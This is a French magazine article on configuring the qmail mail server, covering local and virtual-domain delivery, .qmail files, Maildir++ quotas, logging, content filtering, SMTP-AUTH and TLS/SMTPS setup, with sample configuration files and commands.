Le daemon `qmail-send` est l'élément central de l'architecture de `qmail`. Il s'exécute sous le compte utilisateur `qmails`. Pour chaque message présent dans la file d'attente, il doit déterminer si la livraison de ce dernier est locale (c'est-à-dire destiné à un utilisateur du système) ou distante (le message doit être (ré)émis en SMTP sur le réseau).

Livraison locale

Un domaine pour lequel on souhaite délivrer localement les messages doit être saisi dans le fichier `locals`. Ce fichier de configuration est lu par `qmail-send` lors de son démarrage : pour ajouter un domaine à un système en cours de fonctionnement, il faudra envoyer un `SIGHUP` à `qmail-send` (`svc -h /service/qmail-send`) ou bien relancer `qmail`. `qmail-send` dispose de privilèges pour accéder en écriture à certaines parties de la file d'attente des messages. La séparation des privilèges et le cloisonnement logiciel étant des idées importantes de l'architecture de `qmail`, il n'est pas envisageable que `qmail-send` soit également responsable de la livraison locale du courier. Pour mener à bien cette tâche, il va dialoguer avec un autre daemon : `qmail-lspawn`. Ce dernier est l'un des rares composants de `qmail` à s'exécuter sous le compte `root` et pour cette raison, ses actions sont réduites au strict minimum : il doit simplement déterminer à partir d'une adresse mail quel utilisateur local en est responsable ou plus précisément quelles sont les informations requises pour livrer correctement le message (UID, GID, *home directory* de l'utilisateur, etc.). Pour retrouver le compte utilisateur cible, `qmail` regarde d'abord dans sa propre base d'utilisateurs (fichier `/var/qmail/users/assign`), puis si la recherche est infructueuse, la base de compte Unix est utilisée (via la fonction `getpwnam()`).

À partir de ces informations, `qmail-lspawn` exécute à son tour le programme `qmail-local` avec un niveau de privilèges réduit, fixé d'après le couple UID/GID de l'utilisateur cible déterminé précédemment. Le programme `qmail-local` est chargé de la partie finale de la livraison du message à l'utilisateur. Chaque utilisateur a la possibilité de gérer de manière très fine la livraison des mails qui lui sont destinés au moyen des fichiers `.qmail`. Néanmoins, en l'absence de toute indication, un mécanisme de livraison par défaut est utilisé par `qmail-local`.Si on récapitule concrètement le paramétrage minimal pour qu'un utilisateur local puisse recevoir des mails, par exemple en prenant le cas du célèbre Robert Stack (`robert@rstack.org`), il faut que :

- Le serveur soit enregistré comme MX pour le domaine `rstack.org` (ou en cas d'absence de MX qu'il réponde à l'adresse IP `rstack.org`).
- Le domaine `rstack.org` soit également présent dans le fichier `rcpthosts` (pour être accepté par `qmail-smtpd`) et dans le fichier `locals` (pour indiquer que les mails à destination de ce domaine doivent être livrés dans des BAL locales)
- Si Robert souhaite recevoir les messages dans une BAL au format *Maildir*, cette dernière doit être créée dans son *home directory* (par exemple avec le programme `maildirmake` fourni avec `qmail`).

Avec cette configuration, tout mail envoyé à l'adresse `robert@rstack.org` terminera son trajet dans la boîte aux lettres `/home/robert/Maildir`.L'utilisation de la base de compte utilisateur du système n'est pas conseillée, il vaut mieux s'appuyer sur les mécanismes de gestion d'utilisateurs fournis avec `qmail` (`/var/qmail/users/assign`). On peut ainsi gérer des adresses mails dont la partie locale (tout ce qui est à gauche du caractère @) n'a rien à voir avec le compte utilisateur destinataire. Par exemple, si Robert Stack souhaite utiliser l'adresse `robert.stack@rstack.org`, la ligne suivante doit être présente dans le fichier `/var/qmail/users/assign` :

```
bash# cat /var/qmail/users/assign
#
# Un assignement simple est de la forme :
# =<partie-locale-adresse>:<utilisateur>:<uid>:<gid>:<home>:<dash>:<ext>
#
=robert.stack:robert:1001:100:/home/robert:::
# NB: Le point final (".") à la dernière ligne du fichier est important
.
bash# /var/qmail/bin/qmail-newu
```

Pour des raisons de performances (il peut y avoir un grand nombre d'utilisateurs), `qmail-lspawn` n'utilise pas directement le fichier texte `/var/qmail/users/assign` mais une version plus compacte sous la forme d'une base de données binaire (au format CDB). Cette base de données (fichier `/var/qmail/users/cdb`) doit donc être re-générée après tout ajout ou modification d'utilisateurs grâce à la commande `qmail-newu`. Nul besoin de relancer `qmail`, car la mise à jour de cette base de données sur le disque est faite de manière atomique.

Les fichiers .qmail et l'extension d'adresse

Dans `qmail`, chaque utilisateur est libre de choisir les mécanismes de livraison des mails entrants au moyen de directives présentes dans un fichier `.qmail`. Ce dernier doit se trouver physiquement dans le répertoire résultant de la recherche dans la base utilisateur (cf. paragraphe précédent). On notera que ce répertoire n'est pas forcément le *home directory* de l'utilisateur (dans le cas où on utilise `/var/qmail/users/assign`) et que le fichier `.qmail` n'est pas tenu d'exister (dans ce cas, c'est le mécanisme de livraison par défaut qui s'applique). Un fichier `.qmail` peut contenir plusieurs lignes. Chaque ligne constitue une instruction de livraison, par exemple :

```
bash$ cat .qmail
#
# Les commentaires sont autorisés dans les fichiers .qmail
# Pour stocker le message dans une boîte aux lettres de type mbox, il suffit
# de mettre un chemin vers le fichier en question :
/home/robert/Mailbox
# On peut également utiliser le format Maildir (notez le "/" final) :
/home/robert/Maildir/
# La ligne suivante forwarde un message vers une autre adresse :
&bob@rstack.org
# On peut exécuter des commandes (le message sera écrit sur l'entrée standard
# de la commande)
|./bin/mon-script.sh
|/var/qmail/bin/bouncesaying "Merci de ne plus m'écrire à cette adresse."
```

Lorsqu'on fait appel à une commande externe pour traiter un message, le code de retour de la commande est très important car ce dernier va indiquer à `qmail-local` si la livraison s'est correctement déroulée ou pas, et, dans ce dernier cas, s'il s'agit d'une erreur temporaire (le message repart dans la file d'attente et la livraison sera réessayée plus tard) ou permanente (un mail

d'erreur de type *mailer-daemon* sera retourné à l'expéditeur). L'extension d'adresse est un mécanisme autorisant chaque utilisateur à contrôler plusieurs adresses mails dérivées à partir de son nom. Concrètement, l'adresse `robert@rstack.org` appartient à l'utilisateur `robert` et ce dernier peut également recevoir le courrier pour toute adresse de la forme `robert-<suffixe>@rstack.org`. Chaque adresse « étendue » peut disposer de son propre mécanisme de livraison au moyen d'un fichier `.qmail-<suffixe>`. Si ce dernier n'existe pas, `qmail` cherchera un fichier appelé `.qmail-default` et s'il n'existe pas non plus, un message d'erreur sera renvoyé à l'expéditeur (la livraison par défaut ne s'applique pas dans le cas d'une extension d'adresse). Par défaut, le séparateur est le caractère «-» mais ce dernier peut-être modifié lors de la compilation du programme en éditant le fichier `conf-break`. La richesse des mécanismes mis en œuvre pour la livraison locale des messages est un point fort de `qmail`. Pour tout savoir sur les subtilités des fichiers `.qmail`, n'hésitez pas à consulter attentivement les pages de manuel `dot-qmail.5`, `qmail-command.8` et `qmail-local.8`.

Domaines virtuels

La base de comptes utilisateurs de `qmail` telle qu'elle est actuellement convient parfaitement pour un seul domaine. Mais dès lors que plusieurs domaines de messagerie coexistent sur le serveur, on pourra certainement trouver des adresses mails dont la partie gauche est identique mais appartenant à des utilisateurs différents (par exemple : `robert@rstack.org` et `robert@autre-domaine.com`).

Le mécanisme des domaines virtuels résout ce problème en associant un espace de nommage différent pour chaque domaine hébergé. Cette fonctionnalité s'appuie simplement sur une réécriture transparente de la partie gauche des adresses mails au moment du traitement par `qmail-send`.

On utilise pour cela un nouveau fichier de configuration : `virtualdomains`. Chaque ligne de ce fichier est de la forme `user@fqdn:prefix` ou bien `fqdn:prefix`.

Au traitement d'un message dont le destinataire est une adresse ou un domaine présent dans ce fichier, `qmail-send` réécrit l'adresse en `prefix-user@fqdn` et poursuit le traitement en essayant de livrer localement le message. Pour prendre un exemple concret, supposons que l'on souhaite gérer le domaine `autre-domaine.com`, en plus du domaine local `rstack.org` défini précédemment. On suppose également que les adresses mails de ce domaine sont gérées par l'utilisateur `bob`.

```
bash# cat /var/qmail/control/virtualdomains
autre-domaine.com:bob
```

Un mail envoyé à l'adresse `robert@autre-domaine.com` est donc réécrit en `bob-robert@autre-domaine.com` et le message est livré comme si `autre-domaine.com` était présent dans le fichier `locals`.

D'après les règles d'extension d'adresse vues précédemment, les mécanismes de livraison à appliquer sont d'abord cherchés dans le fichier `/home/bob/.qmail-robert` ou, en l'absence de ce dernier, dans le fichier `/home/bob/.qmail-default`. Avec ce système, un utilisateur souhaitant seulement gérer quelques adresses mails pourra associer à chacune un fichier `.qmail-<xxxxxx>` indiquant comment livrer ce message. En revanche, pour gérer un très grand nombre d'adresses, on aura tout intérêt à avoir un seul fichier `.qmail-default`, ce dernier appelant un programme externe chargé de la livraison finale. La plupart des logiciels dédiés à la gestion d'un grand nombre de comptes de messagerie (`vpopmail` **[19]**, `vmailmgr`, etc.) s'appuient sur ce système.

Mise en place de quotas avec Maildir++

Le format *Maildir++* **[11]** est une extension mineure au format *Maildir* original qui fournit le support des dossiers et des quotas. Les dossiers sont des sous-répertoires au format *Maildir* créés dans la *Maildir* principale de l'utilisateur et leur premier caractère doit être un point (si on veut créer un dossier `rstack`, le nom du répertoire doit être `.rstack`). Il n'y a pas de sous-sous-répertoire pour créer des sous-dossiers. Une manière de contourner le problème est de concaténer le nom du dossier puis celui du sous-dossier par un caractère arbitraire. Par exemple, choisissons le point comme séparateur d'arborescence. On a un dossier `mailing-lists` et on veut créer un sous-dossier `misc` à l'intérieur. Le nom du répertoire sera `.mailing-lists.misc`).

Les quotas sont gérés grâce à un fichier `maildirsize` situé à la racine de la *Maildir*. Ce fichier est constitué de deux ou plusieurs lignes :

- La première est une liste séparée par une virgule indiquant le quota. Les éléments sont un entier suivi d'une lettre indiquant le type du quota (`S` pour la taille totale des messages, `C` pour le nombre total de messages). Ainsi la ligne `10000000S,10000S` indique une taille maximale de 10.000.000 octets ou de 10.000 mails, le premier qui dépasse étant pris en compte.
- Les lignes suivantes enregistrent les opérations effectuées sur la boîte. Elles sont composées de deux entiers séparés par une espace, représentant respectivement le nombre d'octets et le nombre de mails. Ces nombres sont négatifs si l'on a supprimé un message. Ainsi, en additionnant toutes ces lignes, on obtient la taille totale et le nombre de mails présents.

Ce fichier est réécrit chaque fois que sa taille dépasse 5120 octets et la deuxième ligne indique alors la taille totale actuelle de la boîte ainsi que le nombre de messages. Pour chaque opération (écriture ou effacement d'un message), on ajoute une ligne au fichier (la plupart du temps cette ligne est composée de la taille du mail suivi d'un 1 ou -1 selon que ce soit un ajout ou une suppression). Ainsi lorsqu'un programme compatible avec *Maildir++* veut enregistrer un message, il va recréer éventuellement le fichier si la taille maximale est dépassée, regarder les quotas en place puis additionner les lignes suivantes pour connaître le taux d'occupation actuel de la boîte. Si la boîte dépasse un des quotas ou que le mail à ajouter en fait dépasser un, on renvoie un mail à l'émetteur, sinon on stocke le message et on ajoute la ligne adéquate à `maildirsize`.La gestion des quotas sur un serveur de messagerie peut entraîner de nombreuses actions : niveaux de seuils, messages d'avertissement, différents types d'erreurs, etc. On notera également qu'un système de quotas basé sur *Maildir++* n'a de sens que si tous les programmes accédant en écriture à la BAL supportent cette extension (serveurs POP, IMAP, etc.).

En standard, `qmail-local` ne supporte pas ce format de boîte aux lettres, la solution est alors de patcher **[12]** ou bien d'utiliser les mécanismes locaux de livraison pour faire appel à un MDA supportant *Maildir++* **[20]**. Cette solution est préférable car elle offre plus de souplesse et évite de modifier encore une fois le code source de `qmail`.

Livraison distante

Lorsqu'un message est présent dans la file d'attente, mais que le domaine du destinataire n'est pas géré par le serveur, `qmail` doit envoyer ce message sur le réseau (éventuellement en fonction du fichier `smtproutes`). Séparation des privilèges oblige, cette action est effectuée par un programme dédié : `qmail-remote`. A l'instar de `qmail-lspawn` pour les livraisons locales, le programme `qmail-rspawn` est chargé d'exécuter `qmail-remote` sous l'identité d'un autre compte utilisateur spécifique : `qmailr`. Dans la configuration par défaut, on peut avoir jusqu'à 20 livraisons distantes simultanées, mais ce paramètre peut être changé (fichier `/var/qmail/control/concurrencyremote`). On notera que dans certaines circonstances particulières (volumétrie énorme), la livraison distante peut se révéler comme un point faible de `qmail` (principalement dû au fait que `qmail-remote` n'utilise pas l'extension `PIPELINE` en SMTP).

A propos des logs

Les données d'exécution de `qmail-send` et `qmail-smtpd` sont affichées sur la sortie standard. Elles sont récupérées au travers d'un *pipe unix* par `multilog` (fourni avec les `daemontools`) et journalisées dans des fichiers. Par exemple, le script `/var/qmail/supervise/qmail-send/log/run` :

```
#!/bin/sh
exec /usr/local/bin/setuidgid qmaill \
        /usr/local/bin/multilog t /var/log/qmail
```

`multilog` est exécuté sous le compte utilisateur `qmaill` et récupère les informations affichées par `qmail-send`, rajoute un marqueur de temps au début de chaque ligne (argument `t`), et enregistre les fichiers de logs dans le répertoire `/var/log/qmail-send`.

Par défaut, les journaux sont limités à une taille de 100 Ko et les 10 derniers exemplaires sont conservés. Sur un serveur de messagerie chargé, on aura tout intérêt à augmenter la taille de rotation pour avoir une fenêtre de visibilité plus importante, par exemple : `multilog t s20000000 n30 <dir>` pour conserver 30 fichiers de 20 Mo.

Les journaux de logs sont bien détaillés et donnent des informations intéressantes sur l'activité des différents composants. La copie d'écran ci-dessous montre deux exemples de livraisons.

```
2006-06-10 04:39:23.271958500 info msg 332294: bytes 1742 from qp 19648 uid 508
2006-06-10 04:39:23.322765500 starting delivery 149814: msg 332294 to local
garance.fr-pascal-openbsd@garance.fr
2006-06-10 04:39:23.322768500 status: local 1/10 remote 1/20
2006-06-10 04:39:28.423560500 delivery 149814: success: did_0+0+1/
2006-06-10 04:39:28.465863500 status: local 0/10 remote 1/20
2006-06-10 04:39:28.465866500 end msg 332294
2006-06-10 04:40:00.478091500 starting delivery 149815: msg 333982 to remote
yzuwhuze15@ohio-state.com
2006-06-10 04:40:00.478094500 status: local 0/10 remote 2/20
2006-06-10 04:40:00.529597500 delivery 149815: deferral: Sorry,_I_wasn't_able_to_
establish_an_SMTP_connection._(#4.4.1)/
2006-06-10 04:40:00.529601500 status: local 0/10 remote 1/20
```

Le filtrage applicatif

Le filtrage applicatif peut être réalisé à deux niveaux distincts, chacun présentant des avantages et des inconvénients.

- Le patch `QMAILQUEUE` inclus avec `netqmail` apporte une fonctionnalité intéressante : si la variable d'environnement `QMAILQUEUE` est positionnée et a comme valeur un chemin vers un programme, alors ce dernier est exécuté à la place de `qmail-queue` avec la même interface d'appel (le message est envoyé sur le descripteur de fichier 0 et l'enveloppe SMTP sur le descripteur 1).


  L'un des avantages de cette méthode est que l'on peut refuser le message au niveau SMTP car ce dernier n'a pas encore été stocké dans la file d'attente sur le disque et l'acquittement SMTP de prise en charge du message n'a pas encore été envoyé (les traitements se déroulent en fait durant la commande `DATA`). On notera également qu'un message à destination de plusieurs utilisateurs ne sera traité qu'une seule fois.

  Les actions de filtrage peuvent être coûteuses en termes de ressources, et en cas de problème plus grave, on risque de diminuer la réactivité du serveur et de faire perdre du temps au client. A ce stade, on ne dispose pas non plus de toutes les informations sur les comptes locaux destinataires (notamment sur les mécanismes de livraison qui seront utilisés par la suite). L'interface d'appel particulière de `qmail-queue` nécessite d'avoir un programme intermédiaire implémentant cette interface et chargé d'appeler les différents acteurs du filtrage. Le rôle central de ce composant se révèle vraiment essentiel. On trouve plusieurs outils dédiés à cette tâche : `qmail-scanner` **[13]**, `qmail-qfilter` **[14]**, `simscan` **[15]**, etc.

  Leur mode de fonctionnement est illustré par la figure ci-dessus. Ces programmes se substituent d'abord à `qmail-queue` et appellent ensuite différents sous-systèmes de filtrage, par exemple `SpamAssassin`, `dspam`, `ClamAV`, etc. La plupart de ces outils de filtrage sont capables de fonctionner en mode client-serveur, ce qui permet d'externaliser une partie des traitements sur des serveurs dédiés. A ce stade, on peut modifier le message (typiquement rajouter des en-têtes indiquant la probabilité que ce message soit un spam) avant de faire appel à `qmail-queue` et envoyer un `250 OK` en SMTP, ou bien refuser le message (par exemple si on interdit certains types de pièces jointes).

- On peut également intervenir au moment où le mail est stocké dans la BAL de l'utilisateur, en travaillant au niveau des mécanismes de livraison (MDA). En se plaçant à ce niveau, l'utilisateur qui va recevoir le message a déjà été déterminé, donc on peut facilement utiliser des outils de filtrage intégrant une notion de préférences utilisateurs (par exemple des *white-lists* par utilisateur avec `SpamAssassin`, etc.). Les problèmes

Figure 3



sont également moins critiques, car un seul utilisateur est impacté. Quant aux inconvénients, ils concernent surtout le gaspillage de ressources, par exemple un même message envoyé à 30 utilisateurs du système passera autant de fois dans le système de filtrage, etc.

Authentification utilisateur

Pour autoriser des utilisateurs nomades à relayer via notre serveur SMTP, on peut avoir recours à plusieurs solutions, mais l'une des plus simples et efficaces est l'authentification de l'utilisateur grâce au protocole SMTP-AUTH. Ce dernier est défini dans la RFC 2554 et constitue une extension du protocole SMTP qui rajoute le choix d'un algorithme d'authentification, l'échange réalisant cette authentification et éventuellement la négociation d'une « couche de sécurité » qui se traduit en pratique par l'autorisation du *relaying* à l'utilisateur authentifié.

La RFC précise que SMTP-AUTH utilise SASL (RFC 2222) et donne des exemples de protocoles d'authentification : `CRAM-MD5`, `DIGEST-MD5` et `PLAIN`. Cependant, aucune définition de ces mécanismes n'est donnée. Il faut se reporter à plusieurs RFC pour avoir une idée : SASL (RFC 2222), *IMAP4 Authentication Mechanisms* (RFC 1731), *IMAP/POP Authorize Extension for Simple Challenge/Response* (RFC 2195). Les valeurs renvoyées sont toujours encodées en BASE64 (RFC 2045).`qmail` dispose de plusieurs patches apportant cette fonctionnalité, mais nous allons utiliser celui disponible en **[5]**. Il propose les authentifications `PLAIN`, `LOGIN` et `CRAM-MD5` pour `qmail-smtpd` et `PLAIN` et `LOGIN` pour `qmail-remote` (pour s'authentifier sur des serveurs SMTP distants).

Le nom de l'utilisateur authentifié sera présent dans un entête `Received:`. Pour réaliser l'authentification, `qmail-smtpd` va appeler `checkpassword` **[16]** qui va regarder dans le fichier `/etc/passwd` via `getpwnam()`. Ce logiciel de DJB était destiné à l'origine à l'authentification des utilisateurs de `qmail-pop3d` (le serveur POP fourni en standard avec `qmail`) et définit un protocole pour dialoguer avec un autre programme **[17]** : il lit sur le descripteur de fichier 3 une chaîne de 512 caractères au maximum jusqu'à la fin du fichier. Cette chaîne est composée de la concaténation respective d'un nom d'utilisateur, d'un mot de passe et d'un *timestamp* tous terminés par un '\0'. Le *timestamp* peut être le challenge dans l'authentification `CRAM-MD5` par exemple. D'autres données peuvent suivre. Si le mot de passe n'est pas valide, `checkpassword` retourne 1. Si on a invoqué `checkpassword` d'une mauvaise manière, il retourne 2. S'il y a un problème lors de la vérification, il retourne 111. Si le mot de passe est valide, `checkpassword` exécute le programme fourni en argument. Dans le cas de l'authentification SMTP, ce programme est sans objet et on utilise `/bin/true` ou équivalent.

Une telle authentification est appropriée pour un serveur personnel, mais pas pour une utilisation professionnelle. Il existe heureusement des programmes respectant le protocole de `checkpassword` et offrant d'autres méthodes d'authentification :

- `checkpasswd-pam` **[18]** pour utiliser les PAM;
- `cmd5checkpw` **[5]** pour utiliser `CRAM-MD5`;
- `vchkpw` de la suite `vpopmail` **[19]** pour utiliser une base Oracle, Sybase, MySQL, LDAP, CDB;

En pratique, suivant l'authentification utilisée, le programme `checkpassword` (ou équivalent) devra disposer des droits nécessaires pour vérifier les mots de passe. Ainsi, le programme originel a besoin des droits `root` et devra donc être `Set-UID root` :

```
bash$ ls -al /usr/local/bin/checkpassword
-rws--x--x  1 root  wheel  7528 Dec 14 19:34 /usr/local/bin/checkpassword
```

Pour spécifier le programme à utiliser, le patch rajoute le nom de ce dernier en argument de `qmail-smtpd`. On modifie donc en conséquence le script de démarrage `/var/qmail/supervise/qmail-smtpd/run` :

```
[...]
exec /usr/local/bin/softlimit -m 5000000 \
  /usr/local/bin/tcpserver -v -R -l 0 -x /etc/tcp.smtp.cdb \
    -c "$MAXSMTPD" -u "$QMAILDUID" -g "$NOFILESGID" 192.168.1.1 smtp \
    /var/qmail/bin/qmail-smtpd /usr/local/bin/checkpassword /usr/bin/true 2>&1
```

SMTP et TLS

Le protocole ESMTP supporte la commande STARTTLS, et offre ainsi la possibilité de démarrer une session TLS au cours d'une session en clair déjà établie. Le chiffrement peut être utilisé lorsqu'un client externe se connecte au serveur ou bien lorsque `qmail` se comporte lui-même comme un client SMTP pour envoyer un message vers Internet. L'application du patch SSL/TLS **[4]** ajoute ainsi différents fichiers de configuration, comme détaillé dans les pages de `man` des programmes impactés (`qmail-smtpd` et `qmail-remote`).

On peut utiliser le `Makefile` fourni avec les sources afin de générer un certificat auto-signé :

```
bash:/tmp/netqmail-1.05-tls# make cert
Generating a 1024 bit RSA private key
....++++++
.....................................++++++
writing new private key to '/var/qmail/control/servercert.pem'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:FR
State or Province Name (full name) [Some-State]:IDF
Locality Name (eg, city) []:Paris
Organization Name (eg, company) [Internet Widgits Pty Ltd]:RStack
Organizational Unit Name (eg, section) []:RStack Mail Server
Common Name (eg, YOUR name) []:mail.rstack.org
Email Address []:qmail@mail.rstack.org
```

Le fichier `/var/qmail/control/servercert.pem` doit maintenant contenir le certificat présenté par le serveur ainsi que la clé privée. Si vous disposez d'une autorité de certification, vous pouvez également générer une demande de certificat avec la commande `make cert-req`. Attention, si vous choisissez de générer autrement le certificat (sans passer par le `Makefile`), les permissions sur le fichier devront être correctement positionnées car `qmail-smtpd` s'exécute sous un compte utilisateur spécifique :

```
bash$ ls -l /var/qmail/control/servercrt.pem
-rw-r----- 1 qmaild qmail 2233 2006-05-31 17:34 servercert.pem
```

On vérifie ensuite que le support TLS est actif. Si on exécute manuellement `qmail-smtpd`, la commande STARTTLS doit

maintenant apparaître dans la liste des extensions SMTP supportées :

```
bash$ /var/qmail/bin/qmail-smtpd
220 mail.rstack.org ESMTP
EHLO test
250-locke.0
250-STARTTLS
250-PIPELINING
250-8BITMIME
250-SIZE 0
250 AUTH LOGIN PLAIN CRAM-MD5
```

On peut aussi valider le fonctionnement de la couche TLS en se connectant au serveur avec la commande `s_client` de `OpenSSL` :

```
bash$ openssl s_client -starttls smtp -connect mail.rstack.org:smtp
CONNECTED(00000003)
depth=0 /C=FR/ST=IDF/L=Paris/O=Rstack/OU=RStack Mail Server/CN=mail.rstack.
org/emailAddress=qmail@mail.rstack.org
[ ... ]
---
No client certificate CA names sent
---
SSL handshake has read 1145 bytes and written 371 bytes
---
New, TLSv1/SSLv3, Cipher is AES256-SHA
Server public key is 1024 bit
SSL-Session:
    Protocol  : TLSv1
    Cipher    : AES256-SHA
    Session-ID: 45B9DE33C53B23DF338F27D6EF8E40AFEF671F72515DD91A998F718A806EB4CE
    Session-ID-ctx:
    Master-Key: DFDC1248DAED44250358E23BE7700F889C6DAED318699B67B85E3BE2DDF01F51
52FF98ED8E24532CCA207EE53A7DF49B
    Key-Arg   : None
    Start Time: 1146937232
    Timeout   : 300 (sec)
    Verify return code: 18 (self signed certificate)
---
250-mail.rstack.org
250-PIPELINING
250-STARTTLS
250-AUTH LOGIN PLAIN
250 8BITMIME
EHLO client
250-mail.rstack.org
250-PIPELINING
250-AUTH LOGIN PLAIN
250 8BITMIME
[ ... ]
```

Enfin, vous pouvez également utiliser votre client de messagerie favori si ce dernier supporte le chiffrement du SMTP. Un message reçu en SSL/TLS par le serveur comportera un en-tête spécifique :

```
Received: from mail.nowhere.lan (XXX.XXX.XXX.XXX)
  by mail.rstack.org with (DHE-RSA-AES256-SHA encrypted) SMTP; 29 May 2006
10:02:38 -0000
```

Pour améliorer les performances, certains paramètres cryptographiques peuvent être précalculés et enregistrés dans le répertoire `/var/qmail/control` dans les fichiers `dh512.pem`, `dh1024.pem`, etc.

On peut les générer simplement en exécutant un script installé par le patch SSL/TLS (`update_tmprsadh`). Ce dernier peut également être lancé par une `crontab` pour changer régulièrement ces paramètres. Pour que qmail utilise aussi le chiffrement lorsqu'il se comporte comme un client SMTP (donc au niveau de `qmail-remote`), on doit disposer du fichier `/var/qmail/control/clientcert.pem`. Le format est similaire au fichier `servercert.pem` et lorsque la commande `make cert` a été utilisée, le fichier `clientcert.pem` créé est en fait un lien symbolique vers le fichier contenant le certificat serveur. Enfin, on a aussi la possibilité d'autoriser le *relaying* SMTP si le certificat présenté par le client est signé par une CA listée dans `clientca.pem` **ET** si l'adresse mail encodée dans le certificat est présente dans le fichier `tlsclients`. Pour avoir plus d'informations sur toutes les possibilités offertes par le support SSL/TLS, n'hésitez pas à consulter les premières lignes du patch ainsi que la page de manuel de `qmail-smtpd`.

SMTP-SSL

Une autre méthode, pour n'autoriser la soumission des mails que par un canal chiffré, est d'utiliser du SMTPS. Cette technique n'a pas été normalisée à la différence du STARTTLS, mais le *draft* de 1996 sur la version 3 du protocole SSL lui attribue le port TCP/465. Il existe deux méthodes pour l'implémenter dans `qmail` :

- Grâce au patch précédent, `qmail-smtpd` peut démarrer directement une session en SSL si la variable d'environnement SMTPS est positionnée. Il suffit alors de créer une instance supplémentaire de `tcpserver` écoutant sur le port TCP/465, avec le fichier de règles spécifique :

```
bash$ cat /etc/tcp.smtps
:allow,SMTPS="1"
```

- On peut aussi faire en sorte que l'établissement de la connexion en SSL sur le port 465 soit réalisé directement par `tcpserver`, c'est donc ce programme (plus précisément le package `ucspi-tcp`) qu'il faudra patcher et non plus `qmail-smtpd`. Le patch en question se trouve en [10] et a la bonne idée de corriger les erreurs de compilation avec `errno` et de rajouter les pages de manuel des différents programmes. La compilation et l'installation se déroulent de la même manière. Il faut ensuite générer le certificat et la clé privée associée. La concaténation de ces deux fichiers va se trouver dans `/var/qmail/control/qmail.pem`. On indique la position de ce fichier dans `/var/qmail/control/KEYFILE` :

```
bash# echo '/var/qmail/control/qmail.pem' > /var/qmail/control/KEYFILE
```

On crée ensuite les répertoires nécessaires `/var/qmail/supervise/qmail-ssmtp/log` et `/var/log/qmail/ssmtp` :

```
bash# mkdir -p /var/qmail/supervise/qmail-ssmtp/log
bash# mkdir -p /var/log/qmail/ssmtp
bash# chown qmaill /var/log/qmail/ssmtp
```

Le fichier `/var/qmail/supervise/qmail-ssmtp/run` est légèrement modifié par rapport à celui de `qmail-smtp` :

```
#!/bin/sh

QMAILDUID=`id -u qmaild`
NOFILESGID=`id -g qmaild`
MAXSMTPD=`cat /var/qmail/control/concurrencyincoming`
LOCAL=`head -1 /var/qmail/control/me`
KEYFILE=`head -1 /var/qmail/control/KEYFILE`
LISTEN_IP=0

[...]

exec /usr/local/bin/softlimit -m 4000000 \
  /usr/local/bin/tcpserver -v -R -l "$LOCAL" -x /etc/tcp.smtp.cdb \
    -c "$MAXSMTPD" -u "$QMAILDUID" -g "$NOFILESGID" -s -n "$KEYFILE" \
    $LISTEN_IP smtps /var/qmail/bin/qmail-smtpd 2>&1
```

De la même manière pour `/var/qmail/supervise/qmail-ssmtp/log/run` qui enregistrera les logs :

```
#!/bin/sh
exec /usr/local/bin/setuidgid qmaill /usr/local/bin/multilog t /var/log/qmail/ssmtpd
```

On rend les deux scripts exécutables et on crée un lien dans `/service` pour que les `daemontools` les démarrent :

```
bash# chmod 755 /var/qmail/supervise/qmail-ssmtp/run /var/qmail/supervise/qmail-ssmtp/log/run
bash# ln -s /var/qmail/supervise/qmail-ssmtp /service
```

Conclusion

Dans cette première partie, nous avons vu les concepts de base de qmail. L'épisode suivant abordera un patch professionnel regroupant un grand nombre de fonctionnalités et notamment l'intégration avec LDAP.

Liens

[1] Site de qmail : **http://cr.yp.to/qmail.html**
[2] Conditions de distribution de qmail : **http://cr.yp.to/qmail/dist.html**
[3] Analyse du package de qmail sous Gentoo : **http://nixforums.org/about58651.html**
[4] Patch qmail-tls : **http://inoa.net/qmail-tls/**
[5] Patch SMTP-AUTH et cmd5checkpw : **http://www.fehcom.de/qmail/smtpauth.html**
[6] Patch pour netqmail combinant les deux précédents : **http://shupp.org/smtp-auth-tls/**
[7] Life with qmail : **http://www.lifewithqmail.org**
[8] Pages de man de ucspi-tcp : **http://smarden.org/pape/djb/manpages/ucspi-tcp-0.88-man.tar.gz**
[9] Pages de man des daemontools : **http://smarden.org/pape/djb/manpages/daemontools-0.76-man.tar.gz**
[10] *The big qmail picture*, patch SSL/TLS pour tcpserver, qmail-ldap : **http://www.nrg4u.com**
[11] Le format Maildir++ : **http://www.inter7.com/courierimap/README.maildirquota.html**
[12] Patches pour ajouter le support Maildir à qmail-pop3d et qmail-local (versions pour qmail et netqmail) : **http://www.shupp.org/patches/qmail-maildir++-universal.patch**, **http://www.shupp.org/patches/netqmail-maildir++.patch**
[13] qmail-scanner : **http://qmail-scanner.sourceforge.net/**
[14] qmail-qfilter : **http://untroubled.org/qmail-qfilter/**
[15] simscan : **http://www.inter7.com/?page=simscan**
[16] **checkpassword : http://cr.yp.to/checkpwd**
[17] **Interface de checkpassword : http://cr.yp.to/checkpwd/interface.html**
[18] **checkpassword-pam : http://checkpasswd-pam.sourceforge.net**
[19] vpopmail : **http://www.inter7.com/index.php?page=vpopmail**
[20] Maildrop : **http://www.courier-mta.org/maildrop/**
[21] Qmail bugs and wishlist : **http://www-dt.e-technik.uni-dortmund.de/~ma/qmail-bugs.html**
[22] 64 bit qmail fun : **http://www.guninski.com/where_do_you_want_billg_to_go_today_4.html**
[23] qmail FAQ : **http://cr.yp.to/qmail/faq/servers.html#network-rewriting**
[24] RFC 2821 (paragraphe 6.1) : **http://www.ietf.org/rfc/rfc2821.txt**
[25] Site des utilisateurs de qmail et de netqmail : **http://www.qmail.org**

MISC
est édité par Diamond Editions
B.P. 20142 - 67603 Sélestat Cedex
Tél. : 03 88 58 02 08
Fax : 03 88 58 02 09
